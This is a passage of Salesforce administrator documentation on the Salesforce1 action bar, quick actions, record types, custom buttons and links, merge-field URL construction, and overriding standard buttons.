The quick actions in the predefined set are derived from the actions in the "Quick Actions in the Salesforce Classic Publisher" section of the object page layout or global publisher layout.

On object page layouts, when the Salesforce1 section isn't customized:

If you've customized the actions in the Quick Actions in the Salesforce Classic Publisher section, the quick actions in the action bar reflect those customizations.

If neither section is customized, the quick actions you see in the action bar come from the Quick Actions in the Salesforce Classic Publisher section of the global publisher layout.

On global publisher layouts, when the Salesforce1 section isn't customized:

If the Quick Actions in the Salesforce Classic Publisher section is customized, the quick actions in the action bar inherit those customizations.

If neither section is customized, the quick actions in the action bar for global pages default to a Salesforce predefined set.

The predefined actions in the action bar, list item actions, and associated action menus are divided into groups. The arrangement of these groups is fixed. The order of actions within the groups can vary based on the object and the actions that are present on the global publisher layout or on an object's page layout. Not every object or page displays every group.

 **Note:** Actions on list view items reflect only the predefined set of actions for that object. For example, let's say you're viewing the All Accounts list in Salesforce1. If you swipe left on an account item in the list, you see a set of actions. Those actions come from the predefined list of actions for accounts in this chart. You always see Call, Edit, and Delete. The other actions on the list view item follow the order and rules defined for the action groups in the chart.

Here's the breakdown of which actions are contained in each group for each object or page.

Object or Page	Action Group 1	Action Group 2	Action Group 3	Action Group 4	Action Group 5	Action Group 6
Account	1. Call, 2. New Task, 3. New Event, 4. Post	5. Edit	Remaining quick actions from the Quick Actions in the Salesforce Classic Publisher section. If that section isn't customized, remaining quick actions are inherited from the Quick Actions in the Salesforce Classic Publisher section of the <i>global publisher layout</i> .	Custom buttons that are supported in Salesforce1, in the order defined on the page layout.*	Remaining standard buttons that are supported in Salesforce1, in the order defined on the page layout.	Send Text (if the <code>Phone</code> field is populated) View Website (if the <code>Website</code> field is populated)
Case	Actions from the Quick Actions in the Salesforce Classic Publisher section. If that section isn't customized, quick actions are inherited from the Quick Actions in the Salesforce Classic Publisher section of the <i>global publisher layout</i> .	Edit		Custom buttons that are supported in Salesforce1, in the order defined on the page layout.*	Remaining standard buttons that are supported in Salesforce1, in the order defined on the page layout.	
Contact	1. Call, 2. Send Email, 3. New Task, 4. New Event	5. Edit	Remaining quick actions from the Quick Actions in the Salesforce Classic Publisher section. If that section isn't customized, remaining quick actions are inherited from the Quick Actions in the Salesforce	Custom buttons that are supported in Salesforce1, in the order defined on the page layout.*	Remaining standard buttons that are supported in Salesforce1, in the order defined on the page layout.	Send Text

Object or Page	Action Group 1	Action Group 2	Action Group 3	Action Group 4	Action Group 5	Action Group 6
			Classic Publisher section of the <i>global publisher layout</i> .			
Custom Object	First four actions in the order defined on the page layout. If the Quick Actions in the Salesforce Classic Publisher section isn't customized, then the first four actions in the order defined on the <i>global publisher layout</i> .	5. Edit	Remaining quick actions from the Quick Actions in the Salesforce Classic Publisher section. If that section isn't customized, remaining quick actions are inherited from the Quick Actions in the Salesforce Classic Publisher section of the <i>global publisher layout</i> .	Custom buttons that are supported in Salesforce1, in the order defined on the page layout.*	Remaining standard buttons that are supported in Salesforce1, in the order defined on the page layout.	
Event	Quick actions in the order defined on the layout. Standard Chatter actions aren't supported.	Edit, Delete

Standard Chatter actions aren't supported.	Custom buttons that are supported in Salesforce1, in the order defined on the page layout.*	Remaining standard buttons that are supported in Salesforce1, in the order defined on the page layout.	

As we mentioned, some actions are in fixed positions. In places where you see a numbered list in the table, this is the fixed order that those actions appear in on the action bar, list item actions, and in the respective action menus.

For example, for the Account object, the standard Chatter Post action is in the fourth position. This is fixed. Regardless of where you put the Post action in the account page layout, Post always displays in the fourth position.

However, deletion of actions is always respected. So in our example, if you delete the Post action from the account page layout, the remaining actions move up and you see Edit in the fourth position.

* Custom buttons that are added to the Button section of a page layout and that define the content source as *URL* or *Visualforce* are supported in Salesforce1. Remember that Visualforce pages must be enabled for use in Salesforce1. Custom links, custom buttons that are added to list views, and custom buttons that define the content source as *OnClick JavaScript* aren't available in Salesforce1.

- [Salesforce1 Action Bar](#)
- [Considerations for Actions in Salesforce1](#)

Considerations for Actions in Salesforce1

- A productivity action displays only if a record includes the information that the action is keyed to. For example, the Send Email action depends on the record including an email address. The View Website action requires the record to include a website URL.
- If feed tracking isn't enabled on an object, only nonstandard actions appear in the Salesforce1 action bar and in third-party apps that use action lists. Nonstandard actions include Create, Update, Log a Call, custom actions, and Mobile Smart Actions.
- If you're using record types in your org, some quick actions might not be visible to your users. For more information, see [Quick Actions and Record Types](#) on page 5613.
- The Mobile Smart Actions element appears as a single action element in the page layout editor, but it expands to several actions when it displays in Salesforce1. If the Mobile Smart Actions element is in the Quick Actions in the Salesforce Classic Publisher section, and you then customize the action bar section, the actions in Salesforce1 are derived from the action bar customizations you make. In this case, the Mobile Smart Actions element in the Quick Actions in the Salesforce Classic Publisher section becomes irrelevant.
- To customize the actions in the Salesforce1 action bar for standard and custom objects, first override the predefined actions. You can then add or remove actions from the Salesforce1 and Lightning Experience Actions section. For instance, to move the Join Group, Edit Group, or Leave Group actions on groups in Salesforce1, override the predefined actions in the Groups page layout.
- Using URL custom buttons to pass parameters to standard pages in Salesforce Classic—such as pre-populating fields when creating a record—doesn't work in Salesforce1 or Lightning Experience.
- If you add a custom button to the Salesforce1 and Lightning Experience Actions section of a page layout, the icon for that custom button in the Salesforce1 action bar is a lightning bolt. If the Salesforce1 and Lightning Experience Actions section isn't customized, the icon of that custom button in the Salesforce1 action bar is a wrench.

Quick Actions and Record Types

Using record types in your organization can affect the availability of quick actions for your users.

If users don't have access to a particular record type, actions that are assigned to that record type aren't available to them. For example, let's say that you have a page layout that contains a mix of actions—some have no record type assigned and some are assigned to Record Type A. Users without access to Record Type A see only the nonassigned actions when they visit the page.

 **Important:** Don't assign actions to the Master record type. The Master record type is a placeholder record type that's assigned when your organization is created.

Default Global Actions: A Special Case

If you have default global actions in your organization and you're using record types, your users might not be able to see all the default actions that are assigned to a page layout.

Default global actions are assigned to the Master record type, which isn't accessible to most profiles. As a result, default global actions with the Master record type that are associated with target objects that have record types configured aren't available for most users. To fix this issue, edit the default global actions associated with those objects and reassign them to a different record type.

For example, the New Contact default global action has Contact as its target object. Let's say you have record types set up for the Contact object, and you add the New Contact default global object to a page layout. Users who visit records based on that page layout don't see the New Contact action because the action is assigned to the Master record type by default. Editing the New Contact default global action and assigning it to a record type other than Master makes it available for all users who have access to its assigned record type.

Actions Best Practices

Use these tips as you set up actions.

Tips for Creating Actions

- Action labels longer than approximately 12–14 characters are shortened when they're displayed in the Chatter publisher. Keep names short and descriptive.
- Give your actions task-oriented names that tell your users what they do. Use terms such as New, Create, Share, Update, or Import.
- Use the `Description` field to create notes for yourself about each action. Notes are especially useful if you're creating several similar actions for different record types, for example. The description appears in the list of buttons, links, and actions for object-specific actions, or in the list of global actions, as well as on the detail page for the action. Your notes aren't visible to users.
- When creating custom actions that are going to be displayed in the Chatter publisher, limit their height to 400 pixels so that they are displayed correctly.

Tips for Laying Out Actions

- When customizing action layouts, consider what your users will do with them. Minimalism is key. Include only the fields that are necessary for them and for whomever handles the cases, calls, or records that result from those actions.
- To create a single-column layout, such as for display on mobile devices, add fields only in the left column.

EDITIONS

Actions available in: both Salesforce Classic and Lightning Experience

Publisher available in: Salesforce Classic

Available in: **Group, Professional, Enterprise, Performance, Unlimited, Contact Manager, Database.com,** and **Developer** Editions

- Use predefined field values to set standard values for common fields. For example, when you configure an action that lets users create opportunities, set Prospecting as the predefined value for the `Stage` field. All new opportunities users create through that action are automatically assigned to the prospecting stage. You can remove the `Stage` field from the action's layout, because the field is going to be assigned a value automatically. If you set predefined values for fields on object records created through an action, you don't need to add those fields to the action layout.
- Use the **Preview As** button on the Action Layout Editor to see how an action layout appears to different user profiles.

Tips for Adding Actions to Publishers

- Because adding too many actions can cause the page to load slowly, we recommend including no more than nine actions total in each publisher, including any standard actions.
- In Salesforce Classic, if you include five or more actions in the actions section of a page layout, three are shown and the rest are added to the publisher's **More** menu. If you include four or fewer actions, they're all shown.
- In Salesforce1, the first four actions show up in the action bar, and the full set of actions are accessed by tapping .

[Troubleshooting Actions](#)

[Set Up Actions with Chatter Enabled](#)

Quick Action Considerations

Keep these considerations in mind when working with quick actions in your org.

- If you're using record types in your org, some quick actions might not be visible to your users. For more information, see [Quick Actions and Record Types](#) on page 5613.
- To see an object-specific action on a page layout, a user must have both Read and Edit permissions on the action's relationship field. The relationship field is the field that's automatically populated on the target object when a user creates a record using an action. For example, for an action on a case that lets users create child cases, the default relationship field is `Parent Case`. To be sure that users can see the Create Child Case action, check that they have both Read and Edit permissions on the `Parent Case` field.

Field-level security sets the Account parent field on the Case object to read only by default, which means it's not visible to non-system administrator users. Therefore, actions on accounts that have Case as the target object are also not visible to users without the System Administrator profile. To let users see actions on accounts that have Case as the target object, remove the Read Only setting.

- Actions to create records for an object that is the detail object in a master-detail relationship must be object-specific, not global.
- If you delete an action, the action is removed from all layouts that it's assigned to.
- My Domain must be deployed in your org for Lightning component actions to work properly.
- Chatter groups without customers display the global publisher layout by default, unless you override it with a customized group publisher layout. In Chatter groups that allow customers, the publisher displays standard actions only, such as Post, File, Link, and Poll.
- Custom actions aren't available in Lightning communities.

Available in: **Group, Professional, Enterprise, Performance, Unlimited, Contact Manager, Database.com,** and **Developer** Editions

Troubleshooting Actions

I don't see feeds on record detail pages for a certain object.

Feeds appear only for objects for which you've enabled feed tracking.

I see the feed on a record detail page, but I don't see a publisher.

If there are no actions in the Quick Actions in the Salesforce Classic Publisher section on a page layout, the publisher in Salesforce Classic doesn't appear. Add at least one action to the page layout for the publisher to appear.

I can create actions, but I can't add them to publishers.

[Enable actions in the publisher](#) to add nonstandard actions to publishers in Salesforce Classic.

I'm using Internet Explorer 10 and all the actions I've created appear in the publisher with the same icon, even though the actions are for different types of objects.

Internet Explorer version 10 doesn't support the techniques Salesforce uses to show icons that correspond to the type of object an action is associated with. Consider using Chrome, Firefox, Safari, or an earlier version of Internet Explorer.

I've added an action to a page layout, but a user assigned to the profile that uses that page layout can't see the action.

Be sure that the user has both Read and Edit permissions on the action's relationship field. The relationship field is the field that's automatically populated on the target object when a user creates a record using an action. For example, for an action on a case that lets users create child cases, the default relationship field is `Parent Case`. To be sure that users can see the Create Child Case action, check that they have both Read and Edit permissions on the `Parent Case` field.

I don't see a relationship field on my global create actions.

Relationship fields apply only to object-specific create actions, not to global actions.

I don't see some of the actions in my Chatter groups.

Which actions you see depends on your role in the group, the type of group, and how your administrator has configured the publisher layout for groups. Chatter groups without customers display the global publisher layout by default, unless you override it with a customized group publisher layout. In Chatter groups that allow customers, the publisher displays standard actions only, such as Post, File, Link, and Poll.

Provide Custom Buttons and Links

Custom buttons and links help you integrate Salesforce data with external URLs, applications, your company's intranet, or other back-end office systems.

Salesforce supports these custom links and custom buttons.

Type of Custom Link or Custom Button	Setup Page Where It's Configured
Bookmark-style links defined in the standard custom links home page component	Home Page Components
Full-featured custom links included in custom home page components	Custom Links
Full-featured custom links or custom buttons on objects	Buttons, Links, and Actions (in the object's management settings)

EDITIONS

Available in: Salesforce Classic

Available in: **All Editions** except **Database.com**

USER PERMISSIONS

To create or change custom buttons or links:

- "Customize Application"

Custom links can link to an external URL, such as `www.google.com`, a Visualforce page, or your company's intranet. Custom links can also link to a custom s-control in the custom s-control library, such as a Java applet or Active-X control.

Custom buttons can:

- Connect users to external applications, such as a web page that displays a map to a contact's address.
- Run an s-control from the s-control library, such as an s-control that escalates a case from the case detail page.
- Launch custom links.

You can choose the display window properties that determine how the target of a link or button is displayed to your users. Custom links and s-controls can include Salesforce fields as tokens within the URL or custom s-control. For example, you can include an account name in a URL that searches Yahoo: `http://search.yahoo.com/bin/search?p={!Account_Name}`.

You can override the default action of some standard buttons and customize the behavior of tab home pages to suit your org's needs.

[Define Custom Buttons and Links](#)

Define the action that occurs when a user clicks a custom button or link. Custom buttons and links can streamline actions within Salesforce or integrate Salesforce data with external URLs, applications, or systems.

[Override Standard Buttons and Tab Home Pages](#)

You can override the behavior of standard buttons on record detail pages. You can also override the tab home page that displays when a user clicks a standard, custom, or external object tab.

[Custom Button and Link Samples](#)

Use samples of custom Salesforce buttons and links to determine whether they can work for you.

Quick Tips
 • [Getting Started](#)
 • [Sample Buttons & Links](#)
 • [Operators & Functions](#)

4. To validate all Salesforce merge fields and functions, click **Check Syntax**.
5. Click **Save** when you're finished, or click **Quick Save** to save and continue editing. Saving validates the URL you defined if you set the content source to URL.
6. To open a button or link using settings other than the user's default browser settings, click **Window Open Properties** on the button or link's detail page.
7. To view all references to the new button or link, click **Where is this used?** on its detail page.

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Custom buttons and links are available in: **All Editions**

Visualforce pages and s-controls are available in: **Contact Manager, Group, Professional, Enterprise, Performance, Unlimited, and Developer Editions**

USER PERMISSIONS

To create or change custom buttons or links:

- "Customize Application"

Custom links for users are automatically added to the Custom Links section of the user detail page. You can add page buttons only to the Button section of a page layout.

 **Note:** A link URL can be up to 2,048 bytes. When data is substituted for the tokens in the URL, the link can exceed 3,000 bytes. Some browsers enforce limits on the maximum URL length.

Before you can use your custom buttons and links, add them to an object's [page layout](#). You can then see and use the button or link on a record detail page.

Account Detail		Edit	Delete	Include Offline	Web Search
Account Name	Textiles Corp of America	View Hierarchy			
Parent Account					
Account Site	San Francisco

Custom Button and Link Fields

This table defines the fields that are available when you create a custom button or link.

Attribute Name	Description
Label	Enter the text that displays in the user interface for the custom button or link.
Name	Accept or enter the unique name to use for the button or link when it's referenced from a merge field. This name can contain only underscores and alphanumeric characters, and must be unique in your org. It must begin with a letter, not include spaces, not end with an underscore, and not contain two consecutive underscores.
Namespace Prefix	Enter the prefix that uniquely identifies your package. In a packaging context, a namespace prefix is a one to 15-character alphanumeric identifier that distinguishes your package and its contents from packages of other developers on AppExchange. Namespace prefixes are case-insensitive. For example, ABC and abc are not recognized as unique. Your namespace prefix must be globally unique across all Salesforce organizations. It keeps your managed package under your control exclusively.
Protected Component	Optionally limit use in a subscriber org. Protected components can't be linked to or referenced by components created in a subscriber org. A developer can delete a protected component in a future release without worrying about failing installations. However, once a component is marked as unprotected and is released globally, the developer can't delete it.
Description	Enter text that distinguishes the button or link from others. This text displays only to administrators when setting up buttons and links.
Display Type	Determine where the button or link appears on page layouts. <p>Detail Page Link Adds the link to the Custom Links section of your page layouts.</p> <p>Detail Page Button Adds the custom button to a record's detail page. You can add detail page buttons to the Button section of a page layout.</p> <p>List Button Adds the custom button to a list view, search result layout, or related list. You can add list buttons to the Related List section of a page layout or the List View and Search Result layouts.</p> <p>For list buttons, Salesforce selects the Display Checkboxes (for Multi-Record Selection) option to include a checkbox next to each record in the list. Users can select the records they want applied to the action on the list button. If your custom button doesn't require the user to select records, deselect this option.</p>

EDITIONS

Available in: Salesforce Classic

Custom buttons and links are available in: **All** Editions except **Database.com**

Visualforce pages and s-controls are available in: **Contact Manager, Group, Professional, Enterprise, Performance, Unlimited,** and **Developer** Editions

Attribute Name	Description
Behavior	<p>Choose the outcome of clicking the button or link.</p> <p>When applicable, some settings have default values. For example, if you choose Display in new window, the default height of a new window is 600 pixels. See Editing Window Open Properties.</p>
Content Source	<p>Choose whether to use a URL, s-control, JavaScript action, or Visualforce page as the content of the button or link.</p> <p>Salesforce checks the correctness of URLs in custom links and custom buttons. When you create or edit custom links or buttons that contain invalid URL markup, such as scripts, Salesforce blocks the links from rendering. Instead, an error message is shown on hover. Reconfigure the URLs to be valid and well formed. The URL can be a relative URL or an absolute <code>http://</code>, <code>https://</code>, <code>file://</code>, <code>ftp://</code>, or <code>mailto://</code> address. Invalid URLs in custom links or custom buttons created before Spring '13 aren't checked for correctness until you edit them.</p>
Content	<p>Enter the content of the button or link for buttons and links of type URL or OnClick JavaScript.</p> <ul style="list-style-type: none"> • To insert a field, choose the field type from Select Field Type and choose a field from Insert Field. • To insert activity merge fields, select <i>Event</i> or <i>Task</i> from Select Field Type. • To insert an operator, choose the appropriate operator icon from the Insert Operator drop-down list. • To insert a function, double-click its name in the list, or select it and click Insert Selected Function. To filter the list of functions, choose a category from the Functions drop-down list. Select a function and click Help on this function to view a description and examples of formulas using that function. <p> Tip: Internet standards require special encoding for URLs. Salesforce encodes the text from any merge field you insert into a link. Encode additional text in your link manually. For example, to generate the following URL:</p> <pre data-bbox="529 1205 1435 1255">http://www.google.com/search?q={!user.name} Steve Mark 50%</pre> <p>Use this content:</p> <pre data-bbox="529 1318 1435 1369">http://www.google.com/search?q={!user.name}+Steve+Mark+50%25</pre> <p>Salesforce strips double quotes from URLs when the content source is a URL. If you must use double quotes, encode them manually. For example, to generate the URL <code>http://www.google.com/search?q="salesforce+foundation"</code>, use this content:</p> <pre data-bbox="529 1516 1435 1566">http://www.google.com/search?q=%22salesforce+foundation%22</pre>
Link Encoding	<p>Choose the encoding setting. Encoding defaults to Unicode (UTF-8). Change the default encoding setting if the target of a link requires data in a different format. Encoding is available if your Content Source is URL.</p>

Constructing Effective Custom URL Buttons and Links

Use these methods to construct effective custom URL buttons and links.

Use merge fields to pass Salesforce data.

You can add merge fields to a custom link to pass data from your Salesforce records, user information, or company information to another website or application.

For example, you can create custom links that search Google for an account name or look up an address on a map.

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Custom buttons and links are available in: **All** Editions

Visualforce pages and s-controls are available in: **Contact Manager, Group, Professional, Enterprise, Performance, Unlimited,** and **Developer** Editions

```
http://google.com/search?q={!Account.Name}
```

```
http://maps.google.com?q={!Account.ShippingStreet} {!Account.ShippingCity}
{!Account.ShippingState} {!Account.ShippingPostalCode}
```

 **Note:** Custom links don't support data type conversion. When creating custom links to pass data from one Salesforce field to another, the data must match the data type of the fields in which you are placing it. For example, if you have numeric data, you must pass it to a numeric field.

Substitute symbols for certain characters or use `URLENCODE ()`.

Due to URL encoding standards set forth by the World Wide Web Consortium (W3C), certain “unsafe” characters, such as spaces and punctuation marks, can't be passed through a URL. Custom buttons and links escape these characters, so you don't have to URL-encode them.

If you need to encode your URL, use the `URLENCODE ()` function in the merge field like so: `{!URLENCODE (text) }` and replace *text* with the merge field or text string that you want to encode.

For example: If the merge field `foo__c` contains `Mark's page`, `{!URLENCODE (foo__c) }` results in: `%3CB%3EMark%27s%20page%3C%2Fb%3E`.

Use `URLFOR ()` to link to Visualforce pages.

To link to a Visualforce page, use `URLFOR ()` with the relative path to the page, which is `/apex/PageName`. For example, to link to a Visualforce page called `MissionList` that isn't associated with a record, use the following syntax.

```
{! URLFOR ( "/apex/MissionList" ) }
```

When you use `URLFOR ()` with a Visualforce page, and you want to pass a record ID into the page, you must pass the ID in as a parameter.

```
{! URLFOR ( "/apex/Mission", null, [id=Mission__c.Id] ) }
```

Use the `$Action` global variable and `URLFOR ()` to point to Salesforce pages.

When creating a custom button or link that points to a page in Salesforce, use the `$Action` global variable to construct the link, instead of pasting in the path to the page. Then, if your organization is moved to another server or the URL to the page changes, the link still points to the right place.

To construct the link, use the URLFOR () formula function with the \$Action variable.

```
{!URLFOR( $Action.Case.NewCase, Account.Id )}
```

This custom link on the Account object opens the New Case form, creating the case as a child of the account record. You can use this process for any object that has a lookup to the Account object. To create a record that isn't a child of another record, or if two objects have no relationship, you can use \$ObjectType.**ObjectName** as the second argument. For example:

```
{!URLFOR( $Action.Case.NewCase, $ObjectType.Case )}
```

\$Action global variables expect either a record ID or the \$ObjectType. For example, these formulas create links to the tab and detail page for an account, respectively.

```
{!URLFOR( $Action.Account.Tab, $ObjectType.Account )}
```

```
{!URLFOR( $Action.Account.View, Some_Account_Lookup__c.Id )}
```

The URLFOR () function takes additional optional arguments that get passed into the destination as query string parameters. You can use these arguments when overriding a standard action with a Visualforce page to pass in the additional parameters needed by the Visualforce page or its controller. For example, if when closing a case you want to change the value of a custom field on the case called Actual Delivery Date to today, you could use:

```
{!URLFOR($Action.Case.CloseCase, Case.Id, [ actualDeliveryDate=TODAY() ] )}
```

You can then override the Close Case action with a Visualforce page and handle setting the value of the Actual Delivery Date field either in that Visualforce page or its controller. See [Using Query String Parameters in a Visualforce Page](#) for more information.

Use these Lightning-friendly URL button and link methods to point to other pages in Lightning Experience.

Custom URL Button or Link	Lightning Experience Behavior
External URL <code>www.google.com</code>	URL opens in new tab
Relative Salesforce URL, View <code>/ {!Account.Id}</code>	Record home page opens in existing tab
Relative Salesforce URL, Edit <code>/ {!Account.Id} /e</code>	Edit overlay pops up on the existing page
Relative Salesforce URL, List <code>/001/o</code>	Object home page opens in existing tab
\$Action URL, View <code>{!URLFOR(\$Action.Account.View, Account.Id)}</code>	Record home page opens in existing tab
\$Action URL, Edit <code>{!URLFOR(\$Action.Account.Edit, Account.Id)}</code>	Edit overlay pops up on the existing page

 **Note:** Using URL custom buttons to pass parameters to standard pages in Salesforce Classic—such as pre-populating fields when creating a record—doesn't work in Salesforce1 or Lightning Experience.

Editing Window Open Properties

Custom buttons and links can open in different types of windows. If you have selected a custom button or link to open in a popup window, set the window properties. If you leave the window properties blank, the custom button or link will use the default settings of the user's browser.

To edit the window open properties:

1. From the management settings for the object whose button or link you want to edit, go to Buttons, Links, and Actions, and then click the button or link name. Custom buttons are not available on the user object.
2. Click **Window Open Properties**.
3. Edit the following properties.

Window Property	Description
Width	The width (in pixels) of the popup.
Height	The height (in pixels) of the popup.
Window Position	The location on the screen where the popup should open.
Resizable	Allow users to resize the popup window.
Show Address Bar	Show the browser's address bar which contains the URL.
Show Scrollbars	Show browser scrollbars for the popup.
Show Toolbars	Show the browser toolbars. Toolbars normally contain navigation buttons like Back, Forward, and Print.
Show Menu Bar	Show the browser menus. The menus typically contain option like File and Edit .
Show Status Bar	Show the status bar at the bottom of the browser.

 **Note:** Some properties may not be available depending on the behavior of the custom button or link. For example, if you chose *Execute JavaScript*, no window open properties are available.

EDITIONS

Available in: Salesforce Classic

Available in: **All Editions** except **Database.com**

S-controls are available in: **Contact Manager, Group, Professional, Enterprise, Performance, Unlimited,** and **Developer** Editions

USER PERMISSIONS

To edit custom button or link properties:

- "Customize Application"

4. Save your changes.

[Define Custom Buttons and Links](#)

Merge Fields for Custom Buttons and Links

A merge field is a field you can put in an email template, mail merge template, custom link, or formula to incorporate values from a record.

Syntax and Formatting

When you insert a merge field in a custom button or link, the syntax consists of an open curly brace and exclamation point, followed by the object name, a period, the field name and a closing curly brace.

EDITIONS

Available in: Salesforce Classic

Custom buttons and links are available in: **All** Editions except **Database.com**

Visualforce pages and s-controls are available in: **Contact Manager, Group, Professional, Enterprise, Performance, Unlimited,** and **Developer** Editions

```
{!Object_Name.Field_Name}
```

To ensure that you're using the correct syntax, select merge fields from the drop-down list in the editor for custom buttons and links.

Tips

- To insert activity merge fields, select **Event** or **Task** from the Select Field Type drop-down list.
- You can add links quickly to the sidebar by using the standard home page's Custom Links component.

Warning: The standard home page's Custom Links component doesn't support

- Merge fields
- Functions, such as URLFOR
- JavaScript execution
- Customizable window opening properties

[Custom Button and Link Considerations](#)

Adding Default Custom Links

1. From the management settings for the appropriate object, go to Buttons, Links, and Actions or to Buttons and Links.
2. Click **Default Custom Links**.
3. Next to a sample link you want to add, click **Add Now!**.
4. Change the default data for the link, as necessary.
5. Choose **Save**.
6. [Edit the page layout](#) for the appropriate tab to display the new link.

SEE ALSO:

[Define Custom Buttons and Links](#)

Custom Link Best Practices

Custom buttons and links can streamline actions within Salesforce, or integrate Salesforce data with external URLs, applications, or systems. Use these best practices to get the most out of your custom links.

-  **Note:** Salesforce checks the correctness of URLs in custom links and custom buttons. When you create or edit custom links or buttons that contain invalid URL markup, such as scripts, Salesforce blocks the links from rendering. Instead, an error message is shown on hover. Reconfigure the URLs to be valid and well formed. The URL can be a relative URL or an absolute `http://`, `https://`, `file://`, `ftp://`, or `mailto://` address. Invalid URLs in custom links or custom buttons created before Spring '13 aren't checked for correctness until you edit them.

Best Practices for Advanced Users

Salesforce has no plans to change field names; however, that doesn't guarantee that field names won't change in the future. Therefore, custom links that include Salesforce fields may change how they are mapped.

Pass Session IDs with SSL

Never pass session IDs to an "http" URL. Instead, pass session IDs with a secure sockets layer (SSL) "https" URL. Any data that is passed to other applications hosted on the Internet should always use SSL since the URL may contain sensitive customer information.

Single Sign-On

Use custom links to pass a session ID to support Single Sign-On (SSO), so users can avoid multiple logins to web applications that your organization hosts to manage Salesforce data. Construct your custom link to pass the `{!User_Session_ID}` merge field, which allows users to access all authorized resources during a single authentication. External systems can access Salesforce resources using a web service, which allows organizations to communicate data without intimate knowledge of each other's IT systems behind a firewall.

Send the Server Date in the URL

Some integration projects need custom links to include a server date to know the Salesforce initiation date. The Salesforce server date can be passed to external systems using custom links. For example,

`http://someurl.com/somepath?current_date={!Today}`. Dates use the Pacific time zone.

Available in: **All Editions** except **Database.com**

USER PERMISSIONS

To create or change custom links:

- "Customize Application"

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Custom buttons and links are available in: **All Editions**

Visualforce pages and s-controls are available in: **Contact Manager, Group, Professional, Enterprise, Performance, Unlimited, and Developer Editions**

Avoid Double Sets of Tabs in a Browser

Unlimited Edition and Enterprise Edition users can build a custom link to perform an action that keeps users in the same browser window and doesn't display a double set of tabs. Create a Visualforce page that contains the following code, replacing `<REGULAR_WIL>` with your regular or existing custom link.

```
<script language="JavaScript">
function redirect() {
parent.frames.location.replace("<REGULAR_WIL>")
}
redirect();
</script>
```

Override Standard Buttons and Tab Home Pages

You can override the behavior of standard buttons on record detail pages. You can also override the tab home page that displays when a user clicks a standard, custom, or external object tab.

Button overrides are global. For example, if you override the New button on opportunities, your replacement action takes effect wherever that action is available, such as:

- Opportunities home page
- Any opportunities related lists on other objects, such as accounts
- Create New drop-down list in the sidebar
- Any browser bookmarks for this Salesforce page

 **Important:** Before you override a standard button, review the [considerations for overriding standard buttons](#).

1. From the object management settings for the object you want to set an override for, go to Buttons, Links, and Actions.
2. Click **Edit** next to the button or tab home page you want to override.
3. Pick the type of override you want associated with the action.
 - **No Override (use default)**—Use a custom override provided by an installed package. If there isn't one installed, the standard Salesforce behavior is used.
 - **Standard Salesforce Page**—This option is available only for subscribers who are overriding the actions on an installed custom object. If selected, the standard Salesforce behavior is used.
 - **Custom S-Control**—Use the behavior from an s-control.
 -  **Important:** Visualforce pages supersede s-controls. Organizations that haven't previously used s-controls can't create them. Existing s-controls are unaffected, and can still be edited.
 - **Visualforce Page**—Use the behavior from a Visualforce page.
4. Select the name of the s-control or Visualforce page you want to run when users click the button or tab.

EDITIONS

Available in: Salesforce Classic

Available in: **Enterprise, Performance, Unlimited,** and **Developer** Editions

Visualforce overrides also available in: **Contact Manager, Group,** and **Professional** Editions

Record types available in: **Professional, Enterprise, Performance, Unlimited,** and **Developer** Editions

USER PERMISSIONS

To override standard buttons and tab home pages:

- "Customize Application"

To reset button and tab home page overrides:

- "Customize Application"

When overriding buttons with a Visualforce page, you can select only Visualforce pages that use the standard controller for the object on which the button appears. For example, if you want to use a page to override the **Edit** button on accounts, the page markup must include the `standardController="Account"` attribute on the `<apex:page>` tag:

```
<apex:page standardController="Account">
    ... page content here ...
</apex:page>
```

When overriding tabs with a Visualforce page, you can select only Visualforce pages that use the standard list controller for that tab, pages with a custom controller, or pages with no controller.

When overriding lists with a Visualforce page, you can select only Visualforce pages that use a standard list controller.

When overriding the **New** button with a Visualforce page, you have the option to skip the record type selection page. If you choose this option, new records you create aren't forwarded to the record type selection page. Salesforce assumes that your Visualforce page is already handling record types.

5. Optionally, enter any comments to note the reason for this change.
6. Click **Save**.

 **Note:** A standard button (New, Edit, View, Delete, and Clone) overridden with a Visualforce page doesn't show up in Salesforce1 unless the Visualforce page is enabled for Salesforce mobile apps. Overriding standard list and tab controls isn't supported in Salesforce1.

[Considerations for Overriding Standard Buttons](#)

Before you override a standard button, review these considerations.

[Remove Overrides for Standard Buttons and Tab Home Pages](#)

SEE ALSO:

[Remove Overrides for Standard Buttons and Tab Home Pages](#)

Considerations for Overriding Standard Buttons

Before you override a standard button, review these considerations.

Implementation Tips

- If you override a standard button in Salesforce, that button is still available in Connect Offline or Salesforce Mobile Classic, but it retains its original behavior.
- A standard button (New, Edit, View, Delete, and Clone) overridden with a Visualforce page doesn't show up in Salesforce1 unless the Visualforce page is enabled for Salesforce mobile apps. Overriding standard list and tab controls isn't supported in Salesforce1.
- The View standard button refers to all links in Salesforce that display the detail page for a record. Overriding the View standard button reroutes all these links.
- You can have both a Visualforce or s-control override and a Lightning Page override set for the View action at the same time on the same object. In Lightning Experience, the Lightning Page override displays. In Salesforce Classic, the Visualforce or s-control override displays.
- If you have the View action overridden with a Visualforce page in Salesforce Classic, the Setup menu on that object record page in Lightning Experience displays the Edit Page option. Selecting **Edit Page** in Lightning Experience on an object page that's overridden with a Visualforce page in Salesforce Classic lets you create a custom Lightning Experience record page for that object in the Lightning App Builder.
- If a button isn't available for overrides, you can still hide it on the page layout.
- Button overrides affect everywhere that action or behavior is available. For example, overriding the New button on an account also overrides the account option in the Create New drop-down list in the sidebar.
- Person Account records use any standard button overrides you make for accounts. Person Account records also use any overrides for the View Self-Service and Enable Self-Service buttons you make for contacts.
- If your organization uses the Console tab, overrides for the Edit and View buttons for an object don't affect the Edit and View buttons in the mini page layouts. Pages that display due to overrides display in the console without the header or sidebar.
- To replace a standard button with a custom button, first define the custom button, then customize the page layout to hide the standard button and display the custom one in its place
- Because events and tasks don't have their own tabs, you can only override their standard buttons and links.
- When you override the Edit button with a Visualforce page, you're also overriding default logic that checks whether the record has been locked for approval. However, you can perform the same check by implementing the `Approval.Lock` Apex method.

Limitations

- You can override buttons on the detail page but not the edit page of a record.
- You can only override these standard buttons: New, View, Edit, and Delete.
- You can't add button overrides to an AppExchange package.
- You can't change buttons on lookup dialogs, reports, or tabs. However, you can change the buttons on list view and search result layouts under search layouts.
- You can't relabel or relocate standard buttons on a record detail page.

Custom Button and Link Samples

Use samples of custom Salesforce buttons and links to determine whether they can work for you.

[Custom Link Example: Link to Documents](#)

Use custom links to reference documents from a Salesforce record detail page.

